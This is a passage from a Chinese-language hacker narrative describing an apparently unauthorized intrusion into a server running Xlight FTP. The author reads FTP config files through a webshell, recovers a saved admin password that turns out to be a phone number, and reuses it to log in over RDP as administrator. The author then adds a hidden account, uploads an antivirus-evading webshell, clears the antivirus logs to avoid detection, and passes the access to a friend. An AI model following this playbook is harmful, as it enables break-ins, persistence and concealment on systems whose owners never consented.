RemoteAdminUsername:"test"    //刚才我建立的test远程管理用户
RemoteAdminPassword:"098f6bcd4621d373cade4e832627b4f6"    //test MD5加密后的密码
RemoteAdminPath:"f:\hehe"    //test用户允许访问的文件夹
LogCommandType:"both"    //这个俺不知道，不敢乱说
```

同样的，如果我们添加ftp用户的话（区别于远程管理用户）就会生成“**ftpd.password**”和“**ftpd.users**”这两个文件，它们分别保存了ftp用户的密码和用户允许访问的目录和其他信息。

五、胜利在望

通过上面的配置，我们用“**remote_admin.exe**”来连接一下虚拟机，如果连接成功的话会出现如图7所示的界面。这样我们就可以像操作本地的ftp服务器一样进行控制了。




图7




图8

首先我们再建立一个gushui的远程管理账户，然后在私人文件夹选择“C:\”，这样gushui这个账户就可以拥有“C:\”的完全权限了，如图8所示。不过有一点让人很是郁闷，就是通过CMD命令连接成功，可是却不能执行命令，这也是美中不足吧。

到这里大家应该能看明白了吧，我尽量讲得详细点，照顾菜鸟。首先讲下思路，我们可以读“**ftpd.option**”这个文件，然后得到ftp远程管理的用户名和密码远程连接一下，这样就可以新建一个具有C盘的完全权限用户了。接着就啥都可以干了，拿下服务器应该不成问题，下面就是我实战的经过了。

用一句话读取“**D:\FtpX\ftpd.option**”这个文件，成功读取出来结果，如图9所示，得到“ly”这个用户的MD5密码散列。




图9

六、用户密码

赶紧跑到www.cmd5.com网站去破解密码，结果很令人郁闷，提示“本记录已查到，这是一条付费记录”！我晕，还要钱，俺贫民好几年了，哪里有钱来买啊。没办法了，只能读“**D:\FtpX\ ftpd.password**”这个文件了，可是返回结果却是一片空白，连个ftp用户都没有，郁闷死了。

难道我人品这么不好么？眼看就该吃晚饭了，可是俺现在连个webshell还没拿下，这下冒汗了，难道这条路走不通吗？接下来的一段时间俺一直盲目的列目录，可是连个webshell都没有，没有什么能利用的了。

赶紧去吃饭，然后回来继续分析，突然看到“**D:\FtpX**”目录下有个“**remote_ servers.ini**”文件。读取了一下，结果如图10所示，在里面同样找到了“ly”这个管理员账户的信息。




图10

这是啥东东啊？不会也是个配置文件吧？有一点我注意到了，图9和图10里的密码字段是不一样的，虽然它们都是b开头的，长度也是32位，难道这是备用的ftp管理密码吗？赶紧到CMD5跑了下，这次干脆就提示没找到。但是俺还是不放弃，分析下这个ini文件是做什么的吧。

看了看本地电脑的“xlight”根目录，也找到了这个文件，但是打开后却让我大吃一惊，密码字段的长度却不是32位的，要小得多，我的ini文件是“**password= 68e7faada20bc2df**”，难道这个密码不是MD5加密的？

这下又来了兴致，通过研究发现，这个ini文件是“**remote_admin.exe**”第一次连接之后生成的，如图11所示，如果“保存连接设置”的钩打上了就会生成这个文件。那么下次我们连接就不用填写信息也可以登录了，因为我自己配置的是“test”这个用户，所以就会自动显示我以前连接过的信息，同时密码处也以星号显示。我设置的密码是“test”，所以星号显示的是4位，这下明白了吧？同flashfxp很相似啊。




图11

“ly”这个用户的密码根本就不是什么MD5散列，而是凑巧是32位的，害我跑了这么多冤枉道。赶紧把本地的密码换成网站的那个散列，用“星号查看器”一下子就读出了结果，如图12所示，哈哈，原来密码是个手机号啊。

赶紧用“**remote_admin.exe**”连接服务端，可是却连接不上！用CMD连接成功了，却不能成功登录，如图13所示，居然连接受限制，晕死了。

七、社工应用

最近一段时间都在看lizaib写的《黑客社会工程学攻击》一书，获益匪浅啊，正好练练手。俺现在不是有他的一个手机号码吗？死马当活马医吧。

先来看看3389开没，用远程桌面连接下，显示出




图12




图13




图14

登录界面，用“ly”+“138*****074”登录不成功。看来就只有猜了，最后居然用“administrator”+“138*****074”登录成功了，如图14所示。当时俺也没想到第一次社工就成功了，这里感谢“黑手”出的好书。

接下来就简单了，由于用的是“administrator”登录，怕被管理员发现，赶紧远程加了个账户就退了出来。然后用添加的账户登录，把web目录的一个文件夹设置成everyone可写权限，然后用一句话把俺的免杀大马传上去就ok了。

不过需要注意的是，一定要把服务器的杀毒软件的杀毒记录给清理掉，不然再白痴的管理员大叔也知道被人入侵了。最后把webshell和添加的账户及密码给好友，任务就算完成了。

八、写在最后

